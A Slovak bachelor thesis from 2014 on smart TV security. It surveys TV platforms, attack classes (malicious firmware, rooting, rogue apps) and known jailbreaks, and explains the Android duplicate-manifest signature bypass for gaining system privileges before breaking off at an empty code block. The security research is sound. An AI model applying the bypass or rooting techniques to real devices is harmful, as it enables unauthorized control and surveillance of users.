Univerzita Komenského v Bratislave
Fakulta matematiky, fyziky a informatiky

Bezpečnostné aspekty inteligentných televízorov

Bakalárska práca

2014 **Andrej Skok**

Univerzita Komenského v Bratislave
Fakulta matematiky, fyziky a informatiky

Bezpečnostné aspekty inteligentných televízorov

Bakalárska práca

Študijný program: Informatika
Študijný odbor: 2508 Informatika
Školiace pracovisko: Katedra Informatiky FMFI
Vedúci práce: RNDr. Richard Ostertág PhD.

2014 **Andrej Skok**

Univerzita Komenského v Bratislave
Fakulta matematiky, fyziky a informatiky

ZADANIE ZÁVEREČNEJ PRÁCE

Meno a priezvisko študenta: Andrej Skok
Študijný program: informatika (Jednoodborové štúdium, bakalársky I. st., denná forma)
Študijný odbor: 9.2.1. informatika
Typ záverečnej práce: bakalárska
Jazyk záverečnej práce: slovenský

Názov: Bezpečnostné aspekty inteligentných televízorov
Security aspects of Smart TVs

Cieľ: Cieľom práce je:
* prehľad rôznych hardvérových a softvérových implementácií inteligentných televízorov
* prehľad existujúcich zraniteľností uvedených riešení so zameraním na Samsung Smart TV
* implementácia vybraných útokov
* analýza riešení s cieľom identifikácie nových zraniteľností

Vedúci: RNDr. Richard Ostertág, PhD.
Katedra: FMFI.KI - Katedra informatiky
Vedúci katedry: doc. RNDr. Daniel Olejár, PhD.

Spôsob sprístupnenia elektronickej verzie práce:
bez obmedzenia

Dátum zadania: 15.10.2013

Dátum schválenia: 16.10.2013 doc. RNDr. Daniel Olejár, PhD.
garant študijného programu

.....
študent

.....
vedúci práce

Čestne prehlasujem, že som túto bakalársku prácu vypracoval samostatne s použitím citovaných zdrojov.

.....

Poďakovanie

Rád by som poďakoval môjmu školiteľovi za odbornú pomoc, dohľad a čas, ktorý venoval realizácii tejto práce.

Abstrakt

Táto práca sa zaoberá prehľadom platforiem inteligentných televízorov a ukážkami vybraných útokov na ne. Súčasne sa zameriava na odhalenie a demonštráciu nových ciest na obídenie ochranných mechanizmov platformy Samsung Smart TV a hodnotí ich dopad na súkromie používateľa.

Kľúčové slová: informačná bezpečnosť, inteligentný televízor

Abstract

This thesis deals with an overview of smart television platforms and demonstrations of selected attacks on them. We will also try to find and show new ways of breaching security systems of Samsung Smart TV platform and evaluate their impact on user's privacy.

Keywords: information security, smart television

Obsah

Úvod

Pod pojmom inteligentný televízor chápeme integráciu internetových služieb do televízorov alebo set-top boxov, pričom dochádza k zlučovaniu funkcií televízora a počítača. Inteligentné televízory zaznamenali v posledných dvoch rokoch obrovský nárast popularity ako v domácnostiach, tak aj vo firemnej sfére. Za rok 2012 bolo predaných vyše 67 miliónov kusov inteligentných televízorov všetkých výrobcov.[1] Inteligentné televízory ponúkajú rozšírenú funkcionalitu v oblasti využívania služieb vyžadujúcich si širokopásmové pripojenie k Internetu. Jedná sa o podporu prístupu k videoarchívom, pripojenia na sociálne siete, prehliadania webových stránok, či prístupu k multimediálnemu obsahu pomocou aplikácií tretích strán. Komplexita poskytovaných služieb prináša aj množstvo chýb pri ich implementácii a dáva priestor rôznym druhom útokov. Na trhu vzniklo množstvo produktov líšiacich sa implementáciou, ponukou aplikácií a služieb. V dôsledku toho je prirodzené zaoberať sa otázkou zabezpečenia týchto systémov zo strany výrobcov, pretože nedostatočné zabezpečenie by mohlo viesť k vyradeniu systému z prevádzky, kompromitácii osobných údajov, prípadne vážnejšiemu narušeniu súkromia. V nasledujúcom texte preto uvedieme prehľad softvérových a hardvérových riešení výrobcov s najväčším množstvom predaných zariadení za rok 2012. Ďalej sa budeme špeciálne zaoberať analýzou bezpečnostných riešení vedúcej spoločnosti na trhu s inteligentnými televízormi[2], platformy Samsung Smart TV. Uvedieme prehľad existujúcich zraniteľností, a budeme sa snažiť identifikovať nové zraniteľnosti tohoto systému.

[1] Zdroj: twice.com/articletype/news/ihs-smart-tvs-rise-27-tv-shipments/105108

[2] Zdroj: strategyanalytics.com/default.aspx?mod=pressreleaseviewer&a0=5400

KAPITOLA 1

Prehľad softvérových a hardvérových implementácií inteligentných televízorov

1.1 Základné pojmy

V našom texte budeme za inteligentný televízor považovať zariadenie pripojené (formou nejakého externého rozširujúceho boxu) alebo priamo integrované do zobrazovacej jednotky schopné prijímať televízne vysielanie v ľubovolnej forme a súčasne schopné komunikácie po sieti a pripojenia k Internetu. Budeme predpokladať, že takéto zariadenie má minimálne nasledujúcu funkcionalitu:

- sieťové rozhranie vo forme Ethernetu alebo Wi-Fi
- internetový prehliadač
- prístup k multimediálnemu obsahu (audio, video, fotografie) uloženom na iných zariadeniach pripojených k lokálnej sieti
- prístup k plateným alebo neplateným službám poskytujúcim streamovanie multimediálneho obsahu (Netflix, iTunes atď.)
- USB port na pripojenie webkamery, úložného zariadenia prípadne klávesnice či myši

Vo väčšine zariadení sa môžeme stretnúť s možnosťou inštalácie aplikácií, ktoré zväčša nemôžu byť vytvorené v klasických programovacích jazykoch, ale je možné ich vyvíjať iba vo forme podobnej webovým stránkam, čiže pomocou HTML, CSS a JavaScript-u. Dôvodom je zamedzenie použitia systémových volaní a znemožnenie

vytvárania, zápisu a čítania zo súborov, ktoré JavaScript nepodporuje. Pre vývojárov je vždy k dispozícii upravené vývojové prostredie a aj rôzne druhy API, napríklad na už spomínanú prácu so súbormi, aby si aplikácie predsa len vedeli ukladať aspoň pomocné súbory. Každý výrobca povoľujúci inštaláciu aplikácií na jeho zariadeniach prevádzkuje servery odkiaľ je možné aplikácie sťahovať, avšak až po povinnej registrácii, ktorá je potrebná zväčša na platby za služby alebo aplikácie. Samozrejme to kladie nároky na správu aplikácií a zamedzeniu šírenia škodlivých aplikácií, ktoré musí v plnom rozsahu znášať výrobca (prípadne prevádzkovateľ takých serverov).

Často implementovanou funkciou je aj webový prehliadač. Webové prehliadače používané vo firmvéroch sú postavené na vykresľovacom jadre WebKit a majú podporu technológie Flash. Štandardom býva aj podpora Javy, cookies alebo SSL. Nevýhodou prehliadača integrovaného priamo do firmvéru býva nemožnosť jeho samostatnej aktualizácie, ale tá prichádza až s novším firmvérom, ktorého aktualizácia vychádza oveľa menej často, ako je napríklad zvykom u desktopových webových prehliadačov, čo spôsobuje ich zastaranosť a chýbajúcu podporu nových technológií.

Ako hardvérový základ použitý pre inteligentné televízory väčšinou slúži 32-bitový procesor založený na architektúre ARM, EEPROM pamäť na uloženie operačného systému a flash pamäť na uloženie dát. Konektivitu zabezpečuje USB, Bluetooth, Wi-Fi prípadne Ethernetový port. Operačný systém býva väčšinou výrobcom upravená verzia operačného systému Linux (v embedded verzii) s používateľským rozhraním prispôsobeným väčšej obrazovke a inému druhu ovládania, ktorý je možné aktualizovať cez Internet alebo USB. Napriek tomu, že operačný systém je príbuzný Linuxu, používateľ s ním môže komunikovať iba prostredníctvom grafickej nadstavby, ktorá nedovoľuje žiadne pokročilejšie manipulácie so systémom, pričom dôvodom je ako komfort ovládania tak aj bezpečnosť. Neexistuje oficiálny prístup k pokročilejším funkciám systému ako napríklad k príkazovému riadku, správcovi súborov či nejaký spôsob správy procesov.

1.2 Prehľad platforiem inteligentných televízorov

V nasledujúcej časti uvediem prehľad platforiem inteligentných televízorov. Tie môžeme rozdeliť do troch skupín:

1. spravované štandardizačnými organizáciami
2. nezávislé na výrobcovi televízora
3. závislé na výrobcovi televízora

1.3 Platformy spravované štandardizačnými organizáciami

Po tom, ako každý výrobca prišiel na trh so svojim riešením inteligentného televízora a začal byť problém s prístupom k rôznym službám z rôznych televízorov, začali vznikať organizácie snažiace sa štandardizovať univerzálnu platformu schopnú napĺňať požiadavky kladené na inteligentný televízor a odbremeniť poskytovateľov obsahu od nutnosti prispôsobovať aplikácie sprostredkujúce ich služby pre veľké množstvo platforiem. Medzi takéto platformy patrí napríklad HbbTV (Hybrid Broadcast Broadband TV) alebo OIPF (Open IPTV Forum).

Platforma HbbTV

HbbTV je štandard zlučujúci televízne vysielanie a vysielanie multimediálneho obsahu cez internetovú sieť, umožňujúci používateľovi pristupovať k obidvom technológiám cez jedno používateľské rozhranie. Výhodou HbbTV je jednotný formát vysielania obsahu. Napríklad, pokiaľ chce mať používateľ prístup k videoarchívu danej televíznej stanice, musím mať na klasickom inteligentnom televízore nainštalovanú aplikáciu pomocou ktorej stanica streamuje obsah, ktorý potom spracuje ich aplikácia. Ak daná televízna stanica takú aplikáciu nemá, tak sa do archívu tejto televízie z toho televízora používateľ nedostane, pretože jeho televízor nebude rozumieť vysielanému formátu. HbbTV by mal štandardizovať formát vysielania takéhoto obsahu, a tým pádom sprístupniť existujúci obsah aj bez nutnosti použiť špecifickú aplikáciu. Koncovým zariadením pre HbbTV môže byť televízor alebo set-top box. Takéto zariadenie potom umožňuje príjem klasického televízneho vysielania aj pripojenia na Internet. Pomocou širokopásmového pripojenia môže užívateľ komunikovať s poskytovateľom služieb a prijímať napríklad obsah na vyžiadanie (videoarchív, videopožičovňa atď.).[5]

Platforma OIPF

Open IPTV Forum je štandardizačná organizácia definujúca štandardy pre šírenie televízneho vysielania pomocou širokopásmového pripojenia na Internet. Od roku 2012 spolupracujú s HbbTV na testovaní a certifikácii systémov pre inteligentné televízory.[4]

1.4 Platformy nezávislé na výrobcovi televízora

Tento druh platformy väčšinou existuje vo forme externého doplňujúceho setu k televízoru a rozširuje tak jeho funkcionalitu. Ide napríklad o platformy Google TV, Apple TV, Smart TV MeeGo, Opera TV, SteamOS alebo Ubuntu TV.

Platforma Apple TV

Apple TV je zariadenie vo forme sieťového multimediálneho prehrávača, ktoré po pripojení k ľubovolnému televízoru dovoľuje prehrávať digitálny obsah z webových služieb alebo domáceho servera. Je založené na 32-bitovej ARM architektúre s operačným systémom postavenom na iOS a upraveným používateľským prostredím. Zariadenie obsahuje 8GB úložného priestoru, ktorý nie je prístupný užívateľovi a slúži len na caching, takže používateľ má k dispozícii iba predinštalované aplikácie a je schopný obsah iba streamovať, no nie je možné obsah priamo ukladať do zariadenia.[7]

Platforma Google TV

Google TV označuje skupinu zariadení s rovnakou softvérovou ale rôznou hardvérovou výbavou. Staršie zariadenia sú postavené na platforme Intel Atom, novšie na architektúre ARM. Použitým operačným systémom je Android. Použitie Android OS so sebou prináša podporu pre Android Market[1], Over-the-Air aktualizácie aj upravenú verziu prehliadača Chrome[2] s podporou rozšírení a technológie Flash.[3] Google TV má tým pádom podporu pre všetky aplikácie z Android Market-u, ktoré nevyžadujú pre funkčnosť špeciálny hardvér.[6]

1.5 Platformy závislé na výrobcovi televízora

Ide o platformy, ktoré sú najrozšírenejšie, a tým pádom aj z hľadiska analýzy bezpečnosti najzaujímavejšie a im venujeme najväčší priestor. Z hľadiska analýzy bezpečnosti sú však tieto platformy veľmi ťažko prístupné, pretože výrobcovia neposkytujú žiadne, prípadne iba nutné minimum, hardvérových alebo softvérových podrobností o platforme, avšak narušenie ich bezpečnosti môže mať najhoršie následky vďaka ich najlepšej interakcii s iným hardvérom, ako je napríklad mikrofón alebo webkamera. V nasledujúcej časti sa zameriame na opis platformy, v ktorej boli nájdené bezpečnostné chyby, konkrétne LG NetCast. Potom v kapitole 4. budeme zvlášť a podrobnejšie analyzovať bezpečnosť platformy Samsung Smart TV.

Platforma LG NetCast

Platforma sa nazýva podľa operačného systému upraveného a používaného v zariadeniach firmy LG. Tento operačný systém, ktorého posledná aktualizácia nesie označenie NetCast 4.0, je mierený na ARM architektúru a ako základ je použité jadro z Linux-u.

[1]Služba pre prístup k aplikáciám a ich sťahovanie, nový názov je Google Play

[2]Desktopová, nie mobilná verzia

[3]Ku dňu 30.1.2014 bola aktuálna verzia operačného systému Android 3.2 a Flash verzie 10.1

Zariadenia s NetCast 3.0 disponujú vždy 128MB pamäte pre ukladanie práve spustenej aplikácie a 120MB grafickej pamäte pre ukladanie textúr či bufferov, zatiaľ čo NetCast 4.0 zariadenia majú už iba 200MB alebo 380MB zdieľanej pamäte (v závislosti od modelovej rady). Aplikácie môžu byť implementované rôznymi spôsobmi, ako web-based, Adobe Flash aplikácie, Yahoo! Widgets[4] alebo natívne aplikácie. Externí vývojári môžu využiť na vývoj iba dve možnosti, a to web-based aplikácie alebo Yahoo! Widgets. Rôzne aplikácie sú spúšťané rôznymi engine-mi a nie vždy musia byť k dispozícii vo firmvéri všetky druhy enginov (v závislosti od regiónu).[8]

Vstavaný internetový prehliadač má vykresľovacie jadro WebKit 537.1+ a podporuje širokú škálu technológii ako HTML5, CSS3, SVG alebo Canvas, chýba mu však podpora Javy.[9]

Nasledujúca generácia zariadení od LG (pre rok 2014) bude už používať WebOS s upraveným používateľským rozhraním. WebOS je mobilný operačný systém postavený na jadre embedded Linux-u vo verzii 2.6.24. Pre WebOS je možné robiť vývoj aplikácií aj pomocou C/C++.[10]

Platforma Samsung SmartTV

Platforma založená na architektúre ARM a embedded Linux-e s nadstavbovým Java prostredím, v ktorom môžu bežať aplikácie a slúži ako sandbox, aby aplikácie nemohli zapisovať a čítať z ľubovolného miesta súborového systému. Štandardom je vstavaná webkamera a mikrofón.

Prehliadače vo firmvéri sú založené na vykresľovacom jadre Gecko (modelová rada z roku 2010 a 2011) alebo WebKit(modely z roku 2011 a novšie).

Aplikácie pre túto platformu sa vyvíjajú ako web-based, čiže kombináciou JavaScript-u s HTML a CSS. Taktiež je možné využívať technológiu Flash či už na vytvorenie samotnej aplikácie alebo ako plug-in do HTML kódu. Kvôli použitiu JavaScript-u Samsung ponúka rôzne API [12], z ktorých najzaujímavejšie sú:

- Interactivity API
- Filesystem API
- File API
- AllShare
- SSO (Single Sign-On)
- Input Method Editor API

[4]Aplikačná nadstavba ktorá dovoľuje sťahovať a inštalovať widgety písané v jazyku JavaScript a XML

Interactivity API

Interactivity API dovoľuje využívať aplikácii rôzne druhy ovládania. Ide aj o možnosť ovládania televízora smartfónom cez Wi-Fi, pričom podporované sú najpoužívanejšie mobilné operačné systémy[5]. Pre novšie modely je k dispozícii API s názvom Smart Interaction, ktoré dokáže využívať vstavaný mikrofón na zadávanie hlasových povelov alebo webkameru na ovládanie pomocou štyroch preddefinovaných gest,[6]avšak bez možnosti pridať ďalšie.

Filesystem API

API poskytujúce prístup k súborovému systému. Dovoľuje otvoriť súborový stream, podporuje vytváranie a mazanie priečinkov a súborov, taktiež sa stará o to, aby aplikácia nemohla zasahovať do častí súborového systému, ktoré sa nachádzajú mimo sandboxu aplikácie.

File API

File API poskytuje vstupno-výstupnú funkcionalitu nad vstavanou flash pamäťou a určuje ako používať USB zariadenia na ukladanie dát. Z hľadiska bezpečnosti vyzerá zaujímavo.

AllShare API

AllShare API dovoľuje vyhľadávať a pripájať sa na zariadenia s podporou AllShare v domácej sieti a zdieľať s nimi médiá.

Single Sign-On API

Single Sign-On je názov API, ktoré poskytuje mechanizmy na spravovanie prihlasovacích údajov k Smart TV aplikáciám. Toto API sa stará o šifrovanie prihlasovacích údajov a uloženie do lokálnej databázy, aby ich užívateľ nemusel zadávať pri ďalšom prihlásení.

Input Method Editor API

Input Method Editor je API, ktoré dovoľuje zadávanie znakov textu v aplikáciách pomocou diaľkového ovládania. Mapuje znaky zadané na virtuálnej klávesnici na želané znaky.

[5]V čase písania práce Android a iOS.

[6]Point, grab (funguje ako select), return a scroll.

KAPITOLA 2

Významné miesta pri analýze bezpečnosti

V tejto kapitole sa zameriame na všeobecne aplikovateľné prístupy k analýze bezpečnosti a uvedieme prehľad kľúčových miest pri analýze bezpečnosti inteligentných televízorov.

Existuje veľa rôznych spôsobov ako sa môže útočník pokúsiť o penetráciu systémov televízora, ktoré sa líšia v závislosti od toho aký má k nemu prístup. Keďže systém pracuje s dôvernými informáciami, ako sú napríklad informácie o platbách alebo prihlásení, požadujeme od výrobcu adekvátne zabezpečenie pred:

1. pasívnym útočníkom
2. aktívnym útočníkom

Pasívny útočník komunikáciu iba odpočúva, aktívny sa zapája do komunikácie a môže sa vydávať za jej dôveryhodného účastníka. Aktívny útočník sa taktiež môže snažiť získať k systému neautorizovaný prístup, ktorý zahŕňa neoprávnené využívanie prostriedkov zariadenia, ako napríklad tajné sledovanie cez webkameru alebo využitie systému v rámci botnetu.

Možnosti útočníka taktiež závisia aj od toho aký má k zariadeniu prístup. Vo všeobecnosti môžeme rozlíšiť tieto prípady:

1. útočník sa nachádza mimo siete do ktorej je pripojený televízor
2. útočník sa nachádza v rovnakej sieti ako televízor
3. útočník má fyzický prístup k portom televízora

Keďže používateľ nemá k dispozícii správcu procesov ani súborov, je pre neho skoro nemožné detegovať podozrivé aktivity systému, čo ešte zhoršuje možný dopad útoku. Používateľ je odkázaný spoľahnúť sa na správne zabezpečenie systému, lebo sám je voči útočníkovi bezmocný, keďže nemá ani len spôsob akým zistiť, že sa stal obeťou útoku. O to dôležitejšie je podrobiť takéto systémy analýze bezpečnosti a poukázať na prípadné implementačné chyby, aby mohlo dôjsť k ich čo najskoršej náprave.

2.1 Útok na firmvér

Útok

Jedná sa o útok, pri ktorom sa útočník snaží podstrčiť používateľovi ním upravený škodlivý firmvér, ktorý môže jeho televízor poškodiť a úplne vyradiť z prevádzky, sledovať používateľa pomocou vstavanej webkamery alebo zbierať dôverné informácie k službám, ktoré používateľ na svojom televízore využíva. Útočník tak môže získať prístup k prihlasovacím údajom, prípadne aj používateľovi finančne uškodiť, pretože veľa služieb súvisiacich so streamovaním videa si vyžaduje prihlásenie a schválenie platby. Slabé miesto, ktoré dáva útočníkovi možnosť vnútiť používateľovi upravený firmvér vzniká pri nedostatočnom zabezpečení procesu aktualizácie firmvéru. Väčšinou sú k dispozícii aspoň dve možnosti aktualizácie firmvéru, a to priamo cez Internet alebo využitím USB kľúča, na ktorý bol vopred uložený firmvér. Na základe toho sa môže útočník pokúsiť zaútočiť minimálne nasledujúcimi dvomi spôsobmi:

1. priamy útok použitím USB s potrebou fyzického prístupu
2. man-in-the-middle útok

Útok s fyzickým prístupom sa realizuje priamym pripojením USB kľúča obsahujúceho upravený firmvér a spustením aktualizácie. Pri útoku man-in-the-middle je potrebné aby používateľ realizoval aktualizáciu firmvéru po sieti, pri ktorej útočník presmeruje komunikáciu so serverom výrobcu, na ktorom je uložený aktualizovaný firmvér tak, aby si používateľ myslel že sťahuje legitímny firmvér, pričom však bude sťahovať škodlivý firmvér z útočníkovho servera.

Ochrana

Ochrana pred útokom s použitím škodlivého USB kľúča býva zo strany výrobcov riešená pomocou digitálneho podpisu, ktorý slúži na zabezpečenie autentickosti a integrity firmvéru. To znamená, že vždy pred vykonaním aktualizácie prebehne kontrola digitálneho podpisu firmvéru, a aktualizácia sa uskutoční iba ak je digitálny podpis správny. Útočníkovi sa nepodari vytvoriť korektný digitálny podpis pre upravený firmvér, pretože nepozná súkromný kľúč, potrebný na vytvorenie korektného podpisu.

2.2 Útok na webový prehliadač

Útok

Inteligentné televízory sú v relatívne skorej etape svojho vývoja, a preto veľa služieb ešte nemá na niektorých platformách aplikáciu, ale používateľ ich musí využívať pomocou vstavaného webového prehliadača. Bezpečnosť takýchto služieb potom silno závisí na aktuálnosti technológií použitých v prehliadačoch. Neskôr sa presvedčíme na konkrétnych platformách, že práve zastaranosť použitých technológií otvára dvere možnému útoku. Problém neaktuálnosti prehliadača spočíva v používaní zastaraných komponentov, ktoré nemajú opravené ani len už známe chyby.

Ochrana

Ochranu proti takýmto útokom možno najľahšie zabezpečiť častejšími aktualizáciami prehliadača, prípadne implementáciou čo najaktuálnejšej verzie prehliadača do firmvéru v čase keď vychádza, pretože ani k tomuto nedochádza.

2.3 Útok na aplikácie

Útok

Možnosť inštalácie aplikácií je jednou z kľúčových vlastností inteligentných televízorov. Celý systém od registrácie účtov, cez schválenie a distribúciu, až po proces samotnej inštalácie zabezpečuje vo väčšine prípadov výhradne výrobca. Práve on nesie zodpovednosť za to, aby sa z jeho distribučného servera nešírili škodlivé aplikácie. Z hľadiska bezpečnosti vieme o spôsobe útoku na tento systém povedať iba to, že nie sú verejne známe žiadne pravidlá, podľa ktorých výrobcovia vymedzujú, ktorá aplikácia je, a ktorá nie je škodlivá. Každá aplikácia, ktorú chce vývojár umiestniť na nejaké distribučné miesto musí prejsť schvaľovacím procesom, no kľudne môže dôjsť k situácii že aj škodlivá aplikácia bude bez problémov schválená. Úspešnosť takéhoto útoku potom už iba závisí na schopnosti útočníka správne zamaskovať škodlivý kód. V prípade úspechu je však záber útoku oveľa širší, pretože ovplyvnený bude každý kto si infikovanú aplikáciu stiahne a nainštaluje.

Na niektorých platformách existuje možnosť inštalácie aplikácií cez iný ako oficiálny distribučný kanál, a to priamym pripojením na IP adresu servera, kde sú aplikácie uložené. Táto možnosť je väčšinou sprístupnená vývojárom aplikácií, aby mohli aplikácie testovať pred uverejnením aj inak ako na emulátore. V takomto prípade sa však vyžaduje aby bol užívateľ prihlásený pod špeciálnym účtom pre vývojárov, ktorý mu dáva širšie možnosti nastavení. Pri fyzickom prístupe k zariadeniu tak môže útočník nastaviť IP adresu, z ktorej sa má stiahnuť škodlivá aplikácia, nainštalovať ju a vrátiť nastavenia na pôvodné hodnoty. Je tak možné napríklad nahradiť aplikáciu, ktorú už mal

používateľ nainštalovanú nejakou jej upravenou verziou, ktorú by výrobca neschválil, a ktorá by mohla posielať všetky citlivé dáta k nám na server.

Ochrana

Nad distribúciou aplikácií používateľ nemá kontrolu a musí sa spoliehať na skutočnosť, že výrobca poskytuje bezpečné aplikácie. Proti útoku s fyzickým prístupom by sa dalo chrániť pokiaľ by museli byť aj aplikácie, ktoré užívateľ sťahuje priamym pripojením na IP adresu servera napríklad digitálne podpísané, čo však nebýva vyžadované, keďže takáto možnosť inštalácie býva prístupná pre vývojárske účty aby mohli testovať aplikácie, a tí logicky nepoznajú súkromný kľuč na to aby mohli podpisovať aplikácie.

2.4 Získavanie root prístupu k zariadeniu

Útok

Používateľ po zapnutí televízora účinkuje v roli user-a, ktorý má limitovaný prístup k významným častiam systému. Pokiaľ vyžadujeme viac kontroly nad systémom, musíme ho donútiť spúšťať príkazy s nami požadovanou funkcionalitou, čo s právami user-a nie je možné. Aby sme to docielili potrebujeme získať prístup k príkazovému riadku a spúšťať príkazy vyžadujúce administrátorský prístup (root access). To zväčša útočník dosahuje spustením telnetu na zariadení, ku ktorému sa potom môže na diaľku pripojiť a spúšťať vlastné príkazy. Takýto útok nie je generický a realizuje sa využitím softvérových chýb konkrétnej platformy a konkrétneho firmvéru.

Ochrana

Ochranu pred týmto útokom zabezpečuje výrobca televízora korektnou implementáciou všetkých súčastí firmvéru a dostatočne častými aktualizáciami opravujúcimi nájdené chyby.

KAPITOLA 3

Bezpečnosť vybraných platforiem

V tejto kapitole sa pozrieme na známe nedostatky v bezpečnosti vybraných platforiem. Keďže oblasť inteligentných televízorov je relatívne nová a výrobcovia uvoľňujú minimum relevantných informácií, nerobí sa okolo nej príliš veľa výskumu a značná časť nápomocných informácií prichádza od rôznych skupín snažiacich sa rozšíriť funkcionalitu svojich zariadení. Ku každej z uvedených platforiem popíšeme útok, ktorý môže používateľovi spôsobiť potenciálne najväčšie škody, a to útok so ziskom root prístupu.

3.1 Platforma LG NetCast

Komunita OpenLGTV

Okolo platformy NetCast existuje komunita ľudí, ktorí založili OpenLGTV projekt. V rámci OpenLGTV sa zaoberajú reverzným inžinierstvom a modifikáciami firmvérov pre európske verzie televízorov od LG.[11]

Vytváranie vlastných firmvérov

Najširšie spektrum informácií je dostupné hlavne o starších zariadeniach. O zariadeniach z rokov 2009-2010 existuje aj schéma hardvéru s označením všetkých komponentov a k dispozícii sú aj dekomprimované firmvéry. V prípade firmvérov od LG sa jedná o EPAK súbory (s koncovkou .epk), čo je vlastne archív obsahujúci komprimované partície súborového systému embedded distribúcie Linuxu. EPAK súbor je zreťazenie niekoľkých PAK súborov a hlavičky, pričom hlavička obsahuje informácie o veľkosti celého súboru, jednotlivých PAK súboroch a adresu na ktorej začínajú, ale aj model a označenie televízora pre ktorý je firmvér určený. Keďže je štruktúra hlavičky známa, nie je problém si vytvoriť vlastný EPK súbor s upraveným obsahom a príslušne upravenou hlavičkou. Avšak dnešné EPAK súbory majú digitálne podpísanú hlavičku aj

každý PAK súbor ktorý obsahujú (algoritmom `RSA-SHA1`), čiže sa nedajú upraviť bez znalosti súkromného RSA kľúča.[11]

Keďže sa k starším zariadeniam dal vytvoriť vlastný upravený firmvér, vznikli takéto firmvéry pre zariadenia z rokov 2009-2011. Ich vývojári sa snažili predovšetkým o pridávanie a odomykanie funkcií, no z bezpečnostného hľadiska sú upravené firmvéry absolútne nevyhovujúce. Takéto firmvéry sú potom veľmi ľahko zneužiteľné, pokiaľ má útočník fyzický prístup k zariadeniu. Ich inštalácia prebieha pomocou USB kľúča a po inštalácii má útočník k dispozícii telnet, NFS klient, spúšťanie príkazov v príkazovom riadku cez webové rozhranie či FTP server. Všetky tieto funkcie boli do upravených firmvérov pridané aby uľahčili používateľom ovládanie a prácu s televízorom, no útočník ich môže veľmi ľahko využiť na spúšťanie vlastných príkazov a úpravu systému bez vedomia používateľa.

3.2 Platforma Apple TV

Počas piatich rokov vývoja Apple TV vznikli viaceré úspešné pokusy ako získať root prístup k zariadeniu (tzv. Jailbreak) a my uvedieme dva z nich.

Ako funguje Jailbreak

Jailbreak pre AppleTV označuje proces modifikácie zariadenia za účelom získania plného prístupu. Existuje viacero druhov prístupov k modifikácii zariadení v závislosti od roku výroby zariadenia. Starší prístup spočíval vo vybratí harddisku zo zariadenia a jeho pripojeniu k počítaču, kde došlo k modifikácii a pridaniu súborov do systému. Jedná sa o vypnutie Watchdog procesu, ktorý skenuje systém a obnovuje súbory ak sa v nich stali podozrivé zmeny, úpravu jadra systému a pridanie rôznych rozšírení. Po vrátení disku do zariadenia je možné sa pripojiť cez SSH a spúšťať predtým pridané súbory a inštalovať pridané rozšírenia. Novší prístup je realizovaný pomocou upraveného USB disku tzv. Patchstick a nabootovanie z tohto USB disku, pričom dôjde k prekopírovaniu dát na harddisk AppleTV a inštalácii rozšírení ako napríklad SSH. Tento postup je možný vďaka tomu, že pokiaľ je k AppleTV pripojený bootovateľný USB disk a začne sa recovery boot (stlačením 'menu' a '-' na diaľkovom ovládači pri štarte), tak zariadenie bootuje primárne z USB disku.[14]

Útočník síce potrebuje fyzický prístup k zariadeniu ale nebezpečenstvo neobmedzeného SSH prístupu zo strany útočníka je vysoké. Útočník má možnosť akejkoľvek manipulácie so súbormi a spúšťaniu ľubovolných programov a skriptov pričom AppleTV je zariadenie, ktoré pre svoje zmysluplné fungovanie potrebuje prístup k Internetu a rovnako je často využívané aj na platby.

3.3 Platforma Google TV

Keďže základom Google TV je operačný systém Android, tak je väčšina útokov na tieto zariadenia prenesená z mobilných telefónov. Pre Android bývajú často zverejňované bezpečnostné chyby, a my uvedieme príklad takej, ktorá je využiteľná aj na Google TV. Nás bude zaujímať predovšetkým získanie najvyšších prístupových práv.

Komunita a výskum

Skupina šiestich ľudí zaoberajúca sa bezpečnosťou platformy Google TV nesie názov GTVHacker. Sú zodpovední za väčšinu zverejnených informácií ohľadom Google TV zariadení. Z ich strany sa jedná z veľkej časti o hardvérové úpravy a prácu na fyzickej úrovní zariadení.

Obídenie použitia vývojárskeho podpisového kľúča [13]

Na operačnom systéme Android musí byť každá aplikácia podpísaná súkromným kľúčom jej vývojára. Na základe certifikátu, ktorý obsahuje verejný kľúč patriaci vývojárovi, Android Package Manager rozhodne aké práva a prístup k údajom v zariadení aplikácie bude mať. Jedná sa o to, že systém môže niektoré práva priradiť iba vydávateľom ktorých má v zozname, aby sa nepokúšala užívateľská aplikácia získať práva, ktoré jej nepatria. Keďže výrobcov Google TV je veľa a je bežné že si operačný systém prispôsobujú, tak aj súčasti systému pridané konkrétnym výrobcom Google TV zariadenia musia byť taktiež podpísané jeho privátnym kľúčom. Ak by došlo k jeho kompromitácii, tak by akákoľvek aplikácia podpísaná týmto privátnym kľúčom obdržala od Package Manager-a rovnaké rozšírené práva, lebo by sa tvárila ako súčasť systému.

Cieľom je teda vytvorenie aplikácie, ktorá obdrží vyššie práva od systému napriek tomu že nepoznáme súkromný kľúč. Problém spočíva v tom, ako systém manipuluje s inštalačnými balíkmi softvéru pre Android vo formáte APK. Súbor APK je vlastne archív obsahujúci všetky súbory potrebné pre aplikáciu. Existujú dve (v skutočnosti viac, ale dve sú pre nás podstatné) funkcie ktoré pracujú s APK súbormi. Jedna, písaná v jazyku Java, ktorá sa pozrie aké súbory archív obsahuje a kontroluje ich, a druhá, písaná v jazyku C, ktorá súbory z APK načítava. Prvá vytvára hešovaciu tabuľku zo všetkých súborov kde je kľúčom názov súboru, takže ak je v archíve viac súborov z rovnakým menom, zapamätá si len ten, s ktorým prišla do styku ako s posledným. Takže, keď neskôr algoritmus ďalej iteruje cez hešovaciu tabuľku a kontroluje či sú súbory podpísané, stačí aby bol podpísaný iba ten posledný z tých s rovnakým názvom. Druhá funkcia prechádza súbory, vytvára si hešovaciu tabuľku, a keď je viac súborov s rovnakým názvom, ktoré sa zahešujú na rovnaké miesto, tak ich začne ukladať za sebou do poľa, lenže funkcia, ktorá prvky vyhľadáva, tak hľadá iba prvú zhodu a nepozerá sa či je záznamov s rovnakým menom viac, takže vráti ten prvý z nich. Čiže obe funkcie

si vytvoria hešovaciu tabuľku súborov, ale keď ňou iterujú, tak v prípade duplicity vrátia rôzne súbory a dochádza k situácii, keď pre dva súbory s jedným menom jeden skontrolujú a ten druhý načítajú.

Každý APK archív obsahuje `AndroidManifest.xml`, čo je súbor obsahujúci metadáta o aplikácii. Vytvoríme teda druhý `AndroidManifest.xml`, ktorý bude definovať aplikácii vyššie práva a pridáme ho do pôvodného APK archívu. Vidíme že `android:sharedUserId` je nastavený na hodnotu system, čiže proces má vlastniť systém (nie root). Aby aplikácia mohla mať toto nastavenie, musí byť však podpísaná systémovým vývojárom. Atribút `android:hasCode` s hodnotou nastavenou na false hovorí, že aplikácia nemá žiaden kód ktorý sa má spustiť.

```
